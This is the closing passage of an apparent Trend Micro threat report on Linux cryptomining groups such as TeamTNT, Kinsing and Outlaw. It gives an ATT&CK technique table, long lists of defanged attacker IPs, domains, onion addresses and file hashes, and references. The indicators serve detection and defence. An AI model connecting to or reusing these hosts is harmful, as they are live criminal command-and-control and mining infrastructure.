	Impair Defenses T1562	8220 Kek Security Kinsing Outlaw TeamTNT
	Indicator Removal on Host T1070	8220 Kek Security Kinsing Outlaw TeamTNT
	Masquerading T1036	8220 Kek Security Kinsing Outlaw TeamTNT
	Obfuscated Files or Information T1027	TeamTMT Kek Security
Credential Access	Network Sniffing T1040	Kek Security
	Unsecured Credentials T1552	Kek Security TeamTNT
Discovery	Network Service Scanning T1046	8220
	Network Sniffing T1040	Kek Security
	File and Directory Discovery T1083	Kinsing
	System Information Discovery T1082	Kinsing TeamTNT
Collection	Data From Local System T1005	Kek Security TeamTNT

Tactic	Technique	Groups
Command and Control	Application Layer Protocol T1071	8220 Kek Security Kinsing Outlaw TeamTNT
	Fallback Channels T1008	8220 Kek Security Kinsing Outlaw TeamTNT
	Dynamic Resolution T1568	Kek Security
Exfiltration	Exfiltration of C&C Channel T1041	TeamTNT
Impact	Network Denial of Service T1498	Kek Security
	Resource Hijacking T1496	8220 Kek Security Kinsing Outlaw TeamTNT
	Service Stop T1489	8220 Kek Security Kinsing Outlaw TeamTNT

🟨 Used by one group	🟧 Used by two or three groups	🟥 Used by four or five groups

Indicators of Compromise (IOCs)

Outlaw

- 45.9.148[.]125
- 45.9.148[.]129
- 45.9.148[.]99
- 45.9.148[.]117
- 45.9.148[.]58
- 45.9.148[.]57
- debian-package[.]center

TeamTNT

- gulf[.]moneroocean[.]stream

Kinsing

- 194.145.227[.]21
- 194.38.20[.]199
- 185.154.53[.]140
- 45.129.2[.]107
- 185.87.48[.]183
- 212.22.77[.]79
- 185.221.154[.]208
- 45.156.23[.]210
- 185.156.179[.]225
- 193.164.150[.]99
- 95.181.179[.]88
- 195.3.146[.]118
- 93.189.46[.]8
- 194.38.20[.]242
- 194.38.20[.]166

8220

- 209.141.40[.]190
- 212.114.52[.]24
- 194.5.249[.]24
- 104.168.71[.]132
- 89.41.182[.]160
- Bash[.]givemexyz[.]in
- Xmr[.]givemexyz[.]in
- Pwn[.]givemexyz[.]in
- C4k-rx0[.]pwndns[.]pw

- C4k-irc[.]pwndns[.]pw
- a[.]oracleservice[.]top
- b[.]oracleservice[.]top
- 80.71.158[.]96
- 192.210.200[.]66
- 91.198.77[.]78

Kek Security

- 104.237.202[.]4
- 136.144.41[.]164
- 195.133.40[.]24
- 192.210.163[.]201
- Cocknet[.]xyz
- ntxkg0la99w[.]zapto[.]org
- 6timxnxeadz[.]servepics[.]com
- ikhopklltxtabx[.]3utilities[.]com
- uw9paqd2qkbbmnpj[.]servecounterstrike[.]com
- dorsobiwdc[.]myvnc[.]com
- joooddooaw4anznvt[.]serveirc[.]com
- yhq6jnkjxa[.]zapto[.]org
- 729owgmuig[.]serveftp[.]com
- shcsagfvlcc[.]myftp[.]org
- yd3ohodv089[.]servequake[.]com
- le48dpg3xedkf6[.]serveblog[.]net
- gf8wewtkpmobz5fb[.]servebeer[.]com
- n3ijwcg6opdv[.]viewdns[.]net
- hqxbcialyc[.]servequake[.]com
- vks7b3hndio8[.]viewdns[.]net
- ksgfnahj4os1o[.]myvnc[.]com

- idbjlzb4fqlgyjq[.]redirectme[.]net
- 3zhkxlldm4hqi[.]3utilities[.]com
- 8vb8c5hkynvn[.]servegame[.]com
- eajdwdfu5yaea[.]freedynamicdns[.]org
- 5qpaxixymgivxx2f7w[.]servehttp[.]com
- kaswpfbommo44z[.]servehalflife[.]com
- 2qbuoniiqaoh[.]servecounterstrike[.]com
- o4igeero6azo6wkaz0[.]servehttp[.]com
- ecd8fxwcqaam[.]redirectme[.]net
- gxngdomsvca[.]servegame[.]com
- cvngvtdgsw[.]myddns[.]me
- dfcaod2lgavd[.]servecounterstrike[.]com
- jf8cbokcdpnumdcblh[.]servequake[.]com
- epe4mpqyvcqjqlwom[.]serveblog[.]net
- ca4qwjdxrqzhuz[.]redirectme[.]net
- hyotfyj8x00k5s[.]freedynamicdns[.]org
- memjaeznerzsa[.]viewdns[.]net
- wio1lb0k4ipomlfsu[.]zapto[.]org
- 8hjowigjx4i41[.]hopto[.]org
- 5ximdigx6oo5lhgo3[.]myvnc[.]com
- ml13fyq5dchdm[.]zapto[.]org
- urklmycn58o1kvza7[.]serveblog[.]net
- agkhazmozj5[.]ddns[.]net
- ft8n29aahpcmeoh[.]myvnc[.]com
- 5yezwbmuwr2vaann7b[.]serveirc[.]com
- npaft0uxyo[.]freedynamicdns[.]net
- kkxdf6ytowu[.]servebeer[.]com
- opsczqt6zikg6wn[.]myvnc[.]com
- fsaahjfjacna9d[.]servebeer[.]com

- vcbpkzoahpycmz[.]hopto[.]org
- dnis1poovx[.]3utilities[.]com
- lkqc9icpodzgyo6b[.]ddnsking[.]com
- as64dwhn4coody[.]myftp[.]biz
- hag7qhatl0dhbz[.]ddns[.]net
- dgmciglcgo7[.]myftp[.]biz
- voz8pdtqzy[.]serveirc[.]com
- wod5qqtavahipp[.]servebeer[.]com
- vlmx1xctilwpx1nl[.]sytes[.]net
- npllv8oiounmpouo[.]myddns[.]me
- dacepm9aakcbc57gau[.]myvnc[.]com
- 3dc1bgcpp19clnrvn[.]serveblog[.]net
- ny3x1xewuuvw17[.]servehttp[.]com
- xxdqj6xbjpkzhk7k[.]servemp3[.]com
- odwjoiamhmxqhu[.]gotdns[.]ch
- f09lwp8iski[.]servepics[.]com
- 6qnwijvml5mq8[.]myddns[.]me
- 8z3oic70mvodmawzc[.]myftp[.]org
- vsikobfzeypluaiq6[.]serveminecraft[.]net
- 6omaaqoulwif4g1[.]myddns[.]me
- jrgavs2zhlzj[.]servequake[.]com
- l8q1l5fxn8key[.]sytes[.]net
- vlxo3c7n6hjyjdri30[.]ddns[.]net
- tuc92asg6kf[.]freedynamicdns[.]net
- wbormxauq0i[.]ddns[.]net
- vooup25s3kilow[.]servegame[.]com
- yjop2jiavcolc9xil[.]zapto[.]org
- 5ljdlfxnhdc3yd[.]freedynamicdns[.]org
- fkgqkgifjunqmyck[.]bounceme[.]net

- rrzmkvhfdeppjy[.]freedynamicdns[.]net
- qb7opowcawiagia[.]viewdns[.]net
- zscqhclfxfsci7o4l6[.]onthewifi[.]com
- e7kmdd8inix[.]servebeer[.]com
- wf8ik4bg46d23oo4[.]freedynamicdns[.]net
- hpq33mcw9u[.]hopto[.]org
- bwi1diglnhakajxx[.]sytes[.]net
- 4chgh6wwcywxivb[.]servehalflife[.]com
- ewo1wvq0dceouxv[.]serveminecraft[.]net
- 1soah9qlad2nd[.]zapto[.]org
- b1egzbiem5u[.]bounceme[.]net
- nfikaegafzlbb[.]serveirc[.]com
- 0ooq2mzeveyln5[.]servehttp[.]com
- emhlecfeosl[.]servegame[.]com
- mmthka7tdtdu[.]freedynamicdns[.]org
- hjjsnyi6jes8nj[.]serveirc[.]com
- o0ohkedkotjidp6ib4[.]3utilities[.]com
- joaisl3apiga[.]servegame[.]com
- kcyoyfrsthy[.]onthewifi[.]com
- ocdcijkpnnri8jh[.]ddnsking[.]com
- at1v2nohr8hi[.]myftp[.]biz
- v5jke3mv89fjvxgd[.]serveftp[.]com
- nwpzhm8ziyhdzm[.]redirectme[.]net
- zmfkcsjaiyo[.]myftp[.]biz
- bq9tjyebqvl5qma[.]zapto[.]org
- 3ypyavbcfhvvn[.]servehalflife[.]com
- 6o0kauqyoafakk[.]serveblog[.]net
- aulhhojaxxgl6o[.]ddns[.]net
- f4xbhybzaok[.]hopto[.]org

- aanlndhara[.]myddns[.]me
- m1afommgsdowkmegc[.]redirectme[.]net
- q0zq5objzit[.]servehttp[.]com
- zds9njdf6lgsna2[.]myftp[.]biz
- gmw8ymxao45loyj[.]hopto[.]org
- qoxl8coc8ijodjs[.]webhop[.]me
- ewmhkvdcoj3[.]servemp3[.]com
- pavnnfcqhs[.]zapto[.]org
- yyx99x7dnnjt5xgef[.]myvnc[.]com
- plyeywddbktceaiex[.]freedynamicdns[.]net
- iipiafj8ol7[.]serveirc[.]com
- dvj4slleogemc5h[.]servecounterstrike[.]com
- 2074l3oo2ao7[.]serveminecraft[.]net
- ij9va2d5bylbe3ue0d[.]serveftp[.]com
- w5id2sawav[.]ddnsking[.]com
- nipd4k9db6mfklkz6[.]servehttp[.]com
- zvsdnbxwenerua[.]servecounterstrike[.]com
- dsuutgicgposgb0wuw[.]serveblog[.]net
- afantx3dptuudji7o[.]servehalflife[.]com
- berdkgp6kq6cqwos[.]servebeer[.]com
- vflpxobdotqf[.]servecounterstrike[.]com
- 8noqakvfqovsgund[.]serveftp[.]com
- xko4c4awl6fnc[.]myvnc[.]com
- x7ozolqliva[.]redirectme[.]net
- 1zxbhbfkxvc[.]freedynamicdns[.]net
- 3iwgdwca0ocqdkp[.]ddnsking[.]com
- qs1t1fdgda5an[.]zapto[.]org
- 3dhbeel2b9aeqlc[.]servepics[.]com
- 8hubxfpno5k3[.]myftp[.]org

- ngdldusdn2misyjm[.]myvnc[.]com
- aa8zhvpjhfap8isan5[.]servehalflife[.]com
- kgacvbqboq[.]serveminecraft[.]net
- v6nwsvmkahaeiaqd6a[.]hopto[.]org
- 00ohn3s9r8cvclhq[.]myddns[.]me
- tfcxvcg0lkc9vpx[.]myftp[.]org
- dkhhig3gwd8tfaywzo[.]freedynamicdns[.]org
- sfoqqy3tth7ho[.]bounceme[.]net
- vxgy1i8ovd[.]gotdns[.]ch
- tq6oc69awg[.]servehalflife[.]com
- h56wbp0ukxaeqt[.]serveminecraft[.]net
- bdcauhuzk0d[.]viewdns[.]net
- hsadjy30bjtnd[.]servecounterstrike[.]com
- ics0llxiqs0dyh[.]bounceme[.]net
- eperaownias[.]freedynamicdns[.]org
- kadievyjbsw7yv[.]onthewifi[.]com
- loi3h0uhxuvmzunda[.]serveminecraft[.]net
- 7thsk6fmoylo[.]serveirc[.]com
- an4x5nsiqwd[.]myvnc[.]com
- w1eql47oicciyekuqo[.]servecounterstrike[.]com
- koqzrkb7sy3[.]serveftp[.]com
- ujtwdz9cimvjsd5p[.]3utilities[.]com
- dddiwnoxixvgikz[.]serveftp[.]com
- vnr9okv0bulopadtai[.]servegame[.]com
- xx4odzkiwbxgks[.]viewdns[.]net
- shlkbhusangpapj[.]bounceme[.]net
- 4d09fqv2otvhi[.]webhop[.]me
- izi9lmzkcjnxlauqbo[.]3utilities[.]com
- 1z36foeytesdzb[.]servepics[.]com

- cwwwbyacna7[.]servepics[.]com
- wuzjobouof[.]serveminecraft[.]net
- hwxbb1yo9yd3xe[.]serveblog[.]net
- ejhowx7axazddqnfi[.]servemp3[.]com
- jzdcjdviiexlms[.]myvnc[.]com
- fq1nmopagtirdrq[.]myftp[.]biz
- odsshzbx7hf7m[.]myftp[.]org
- hhfofpyfcgmpa[.]hopto[.]org
- aaa0udcwhas5g5[.]servecounterstrike[.]com
- jglcmri0olljh[.]webhop[.]me
- xgl3nucwapoxiolkhd[.]servehttp[.]com
- vak7zjg3sd[.]servehalflife[.]com
- vitromvznf[.]redirectme[.]net
- aobyzqedyirxaii[.]ddnsking[.]com
- rihii2sd86k[.]ddnsking[.]com
- ebo7dnhoakju[.]zapto[.]org
- lcfmgiq4uu7ba[.]servemp3[.]com
- ygoi1zhyvpk[.]servehttp[.]com
- uap6afeydhyuimhca[.]freedynamicdns[.]net
- r1ssk1mjed3io[.]serveftp[.]com
- hunakzev85axob[.]serveftp[.]com
- hha2du5cxay[.]serveirc[.]com
- klwudvhdj6q[.]servehalflife[.]com
- zanhap0kpcllia4dwy[.]servepics[.]com
- 1vcovadbz6imj[.]serveblog[.]net
- aob0klff5giaeddmn2[.]serveirc[.]com
- qn3isckex32[.]viewdns[.]net
- iyaax6qjskgc8w[.]freedynamicdns[.]net
- ppi3njz4ur8hl5[.]servebeer[.]com

- ixicu4gmc0ggdxa[.]myvnc[.]com
- cvwaqg75eh2knvn[.]myvnc[.]com
- odaqmymfj5kodqsmcg[.]onthewifi[.]com
- cn6ly2hbmon3ep[.]myddns[.]me
- boplsroaqlbcy[.]serveblog[.]net
- oxoqkvpa64yuwu[.]hopto[.]org
- v4zomjqwvayjbvs[.]viewdns[.]net
- 7o0maxgpsddnjkq[.]myftp[.]biz
- d8u2hwjbppo[.]myftp[.]org
- a2psnavsou[.]freedynamicdns[.]org
- tm2whi2dl8g9xhhem8[.]myvnc[.]com
- eisiizh9bln[.]sytes[.]net
- basf6zbyvhu2p1[.]serveblog[.]net
- ctjxh2jdhwmmfenhyh[.]servemp3[.]com
- faw623ska5evipvarobhpzu4ntoru5v6ia5444krr6deerdnvpa3p7ad[.]onion
- o4hlcckwlbcy7qhhohqswpqla6wx7c5xmsvk3k4rohknng4nofvgz5id[.]onion
- p2l44qilgm433bad5gbszb4mluxuejwkjaaon767m5dzuuc7mjqhcead[.]onion
- 3og7wipgh3ruavi7gd6y3uzhcurazasln55hb6hboiavyk6pugkcdpqd[.]onion
- bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws
- o4hlcckwlbcy7qhhohqswpqla6wx7c5xmsvk3k4rohknng4nofvgz5id[.]onion
- p2l44qilgm433bad5gbszb4mluxuejwkjaaon767m5dzuuc7mjqhcead[.]onion
- 3og7wipgh3ruavi7gd6y3uzhcurazasln55hb6hboiavyk6pugkcdpqd[.]onion
- bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws
- o4hlcckwlbcy7qhhohqswpqla6wx7c5xmsvk3k4rohknng4nofvgz5id[.]onion
- vysysuwyjt3txm4zwqrti4nb2mwmcnbv4duqf2btuat3kbu36jwpmhid[.]onion
- 3og7wipgh3ruavi7gd6y3uzhcurazasln55hb6hboiavyk6pugkcdpqd[.]onion
- bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws
- o4hlcckwlbcy7qhhohqswpqla6wx7c5xmsvk3k4rohknng4nofvgz5id[.]onion
- oyya6n4b3aggqqximv6cufx6kbjhmuyv4l6vjdbc4s5zxzjjgadk2vqd[.]onion

- 3og7wipgh3ruavi7gd6y3uzhcurazasln55hb6hboiavyk6pugkcdpqd[.]onion
- bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws
- o4hlcckwlbcy7qhhohqswpqla6wx7c5xmsvk3k4rohknng4nofvgz5id[.]onion
- q2p4b6pprex5mvzxm2xdqgo4q3hy2p4if2ljq7fcoavxvab7mpk232id[.]onion
- 3og7wipgh3ruavi7gd6y3uzhcurazasln55hb6hboiavyk6pugkcdpqd[.]onion
- bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd[.]onion[.]ws
- 2096B4DDD4CC39B479A4CA994830F236826C10B0
- 5253B35502C8CFC5E75B9D9518B501C2962B8E39
- 04fb450435fbdce7c0d90674a8c6128dd59352a3
- 88e00be46296dca7ec4c2b1dd7e96ac0eced99f6
- 34647873e425b55733f55b91f36d2fb904e70275
- c43ab19cc3f2b29ce54f609d8165cb8a7706e838
- d93399eb89a0c7b58eb3cc3fb958bb83042acd71
- 011ab6b293f44c885f97245198e1e19b2d3d3723
- aa472929005f68d7584e6d331293708f3da1360d
- 1f6966c072111c3b2adcb26c28802f060f073613
- 0a606391df9938e5d6e37d024f6ac2c34b25a4a4
- dccfa33cf4a2ccf688ada823ad6c065adb80379b
- 338cc29cbaae2506d4881b5e4526897a8082f6db
- 5253b35502c8cfc5e75b9d9518b501c2962b8e39
- a84ee65c2a98bb96e638b72b182ef200839a0a8b
- 88e00be46296dca7ec4c2b1dd7e96ac0eced99f6
- 34647873e425b55733f55b91f36d2fb904e70275
- 958392eeb94bc1e586d42c90b2ce975742b383e2
- ead7ff35232b75735dec9e1688d7e2852a314fba
- 76cac6ac2eb49dbc1e2471ed58c38c1a26db67e4
- fbe01fbdaba68d91f6680148f419dc69523ab504
- d9178e488863da92cca8cb6f78fea51e66e177c2
- 85fe3a3b388a5fdb0e8ff3731409c4a1e6705eb8

References

1 Alfredo Oliveira and David Fiser. (Sept. 10, 2020). *Trend Micro*. “War of Linux Cryptocurrency Miners: A Battle for Resources.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/en_us/research/20/i/war-of-linux-cryptocurrency-miners-a-battle-for-resources.html.

2 Morton Swimmer et al. (April 8, 2020). *Trend Micro*. “Exploring Common Threats to Cloud Security.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/vinfo/de/security/news/virtualization-and-cloud/exploring-common-threats-to-cloud-security.

3 Mark Nunnikhoven. (Oct. 22, 2019). *Trend Micro*. “The Shared Responsibility Model.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/en_us/research/19/j/the-shared-responsibility-model.html.

4 Trend Micro. (May 14, 2020). *Trend Micro*. “Cloud Security: Key Concepts, Threats, and Solutions.” Accessed on Jan. 25, 2022, at https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/cloud-security-key-concepts-threats-and-solutions.

5 Trend Micro. (Nov. 30, 2021). *Trend Micro*. “Investigating the Emerging Access-as-a-Service Market.” Accessed on Jan. 24, 2022, at https://www.trendmicro.com/vinfo/de/security/news/cybercrime-and-digital-threats/investigating-the-emerging-access-as-a-service-market.

6 Robert McArdle. (Sept. 1, 2020). *Trend Micro*. “The Life Cycle of a Compromised (Cloud) Server.” Accessed on Jan. 24, 2022, at https://www.trendmicro.com/en_ph/research/20/i/the-life-cycle-of-a-compromised-cloud-server.html.

7 Cyber Safety Solutions Team. (Nov. 1, 2018). *Trend Micro*. “Perl-Based Shellbot Targets Organizations via C&C.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/en_us/research/18/k/perl-based-shellbot-looks-to-target-organizations-via-cc.html.

8 Augusto Remillano II and Byron Gelera. (June 13, 2019). Trend Micro. “Outlaw’s Botnet Spreads Miner, Perl-Based Backdoor.” Accessed on Jan. 24, 2022, at https://www.trendmicro.com/en_us/research/19/f/outlaw-hacking-groups-botnet-observed-spreading-miner-perl-based-backdoor.html.

9 Jindrich Karasek and Augusto Remillano II. (Feb. 10, 2020). *Trend Micro*. “Outlaw Updates: Kill Old Miner Versions, Target More.” Accessed on Jan. 24, 2022, at https://www.trendmicro.com/en_us/research/20/b/outlaw-updates-kit-to-kill-older-miner-versions-targets-more-systems.html.

10 Jindrich Karasek and Augusto Remillano II. (Feb. 10, 2020). *Trend Micro*. “Outlaw Updates: Kill Old Miner Versions, Target More.” Accessed. on Feb. 7, 2022, at https://www.trendmicro.com/en_us/research/20/b/outlaw-updates-kit-to-kill-older-miner-versions-targets-more-systems.html.

11 Seppe “Macuyiko” vanden Broucke. (March 10, 2011). *Bed Against The Wall*. “Running A SSH Honeypot With Kippo: Let’s Catch Some Script Kiddies.” Accessed on Feb. 7, 2022, at https://blog.macuyiko.com/post/2011/running-a-ssh-honeypot-with-kippo-lets-catch-some-script-kiddies.html.

12 David Fiser and Alfredo Oliveira. (July 20, 2021). *Trend Micro*. “Tracking the Activities of TeamTNT: A Closer Look at a Cloud-Focused Malicious Actor Group.” Accessed on Jan. 24, 2022, at https://documents.trendmicro.com/assets/white_papers/wp-tracking-the-activities-of-teamTNT.pdf.

13 David Fiser and Alfredo Oliveira. (Nov. 11, 2021). *Trend Micro*. “TeamTNT Upgrades Arsenal, Refines Focus on Kubernetes and GPU Environments.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/en_no/research/21/k/teamtnt-upgrades-arsenal-refines-focus-on-kubernetes-and-gpu-env.html.

14 Trend Micro. (Dec. 1, 2021). *Trend Micro*. “Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/en_us/research/21/k/compromised-docker-hub-accounts-abused-for-cryptomining-linked-t.html.

15 Gal Singer. (April 3, 2020). *Aqua Security*. “Threat Alert: Kinsing Malware Attacks Targeting Container Environments.” Accessed on Feb. 7, 2022, at https://blog.aquasec.com/threat-alert-kinsing-malware-container-vulnerability.

16 Ashish Verma and Yash Verma. (Oct. 18, 2021). *Trend Micro*. “Tracking CVE-2021-26084 and Other Server-based Vulnerability Exploits via Trend Micro Cloud One and Trend Micro Vision One.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/content/dam/trendmicro/global/en/research/21/j/tracking-cve-2021-26084-and-other-server-based-vulnerability-exploits-via-trend-micro-cloud-one-and-trend-micro-vision-one/TechnicalBrief-Tracking-CVE-2021-26084-and-Other-Server-based-Vulnerability-Exploits-via-Trend-Micro-Cloud-One-and-Trend-Micro-Vision-One.pdf.

17 Paul Kimayong. (Dec. 17, 2021). *Juniper Networks*. “Log4j Attack Payloads In The Wild.” Accessed on Jan. 24, 2022, at https://blogs.juniper.net/en-us/security/in-the-wild-log4j-attack-payloads.

18 Ranga Duraisamy et al. (Dec. 13, 2021). *Trend Micro*. “Patch Now: Apache Log4j Vulnerability Called Log4Shell Actively Exploited.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/en_us/research/21/l/patch-now-apache-log4j-vulnerability-called-log4shell-being-acti.html.

19 Shiran Bareli. (Jan. 14, 2021). *Imperva*. “Python Cryptominer Botnet Quickly Adopts Latest Vulnerabilities.” Accessed on Jan. 24, 2022, at https://www.imperva.com/blog/python-cryptominer-botnet-quickly-adopts-latest-vulnerabilities/.

20 Vanja Svajcer, Caitlin Huey, and Kendall McKay. (June 3, 2021). *Cisco Talos*. “Necro Python bot adds new exploits and Tezos mining to its bag of tricks.” Accessed on Jan. 24, 2022, at https://blog.talosintelligence.com/2021/06/necro-python-bot-adds-new-tricks.html.

21 Vanja Svajcer. (June 3, 2021). *Cisco Talos*. “Necro Python bot adds new exploits and Tezos mining to its bag of tricks.” Accessed on Feb. 7, 2022, at https://blog.talosintelligence.com/2021/06/necro-python-bot-adds-new-tricks.html.

22 Magno Logan and David Fiser. (May 25, 2021). *Trend Micro*. “TeamTNT Targets Kubernetes, Nearly 50,000 IPs Compromised in Worm-like Attack.” Accessed on Jan. 24, 2022, at https://www.trendmicro.com/en_us/research/21/e/teamtnt-targets-kubernetes--nearly-50-000-ips-compromised.html.

23 ilmoi. (Feb. 21, 2021). *GitHub*. “Crypto mining pools aggregator (domains + IPs).” Accessed on Jan. 24, 2022, at https://github.com/ilmoi/mining-pools-aggregator.

24 Trend Micro. (n.d.). *Trend Micro*. “Best practice rules for Amazon Web Services.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/cloudoneconformity/knowledge-base/aws/.

25 Trend Micro. (n.d.). *Trend Micro*. “Best practice rules for Google Cloud Platform.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/cloudoneconformity/knowledge-base/gcp/.

26 Trend Micro. (n.d.). *Trend Micro*. “Best practice rules for Microsoft Azure.” Accessed on Feb. 7, 2022, at https://www.trendmicro.com/cloudoneconformity/knowledge-base/azure/.

27 Oracle. (n.d.). *Oracle*. “Security Best Practices.” Accessed on Feb. 7, 2022, at https://docs.oracle.com/en-us/iaas/Content/Security/Reference/configuration_security.htm.

28 Greg Young. (May 4, 2021). *Trend Micro*. “MITRE ATT&CK for Containers: Why It Matters.” Accessed on Jan. 24, 2022, at https://www.trendmicro.com/en_ie/research/21/e/mitre-attach-for-containers-why-it-matters.html.

29 Vladimir Kropotov, Robert McArdle, and Fyodor Yarochkin. (Sept. 1, 2020). *Trend Micro*. “The Hacker Infrastructure and Underground Hosting: Services Used by Criminals.” Accessed on Jan. 24, 2022, at https://documents.trendmicro.com/assets/white_papers/wp-the-hacker-infrastructure-and-underground-hosting-services-used-by-criminals.pdf.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threat techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

TREND MICRO™ | research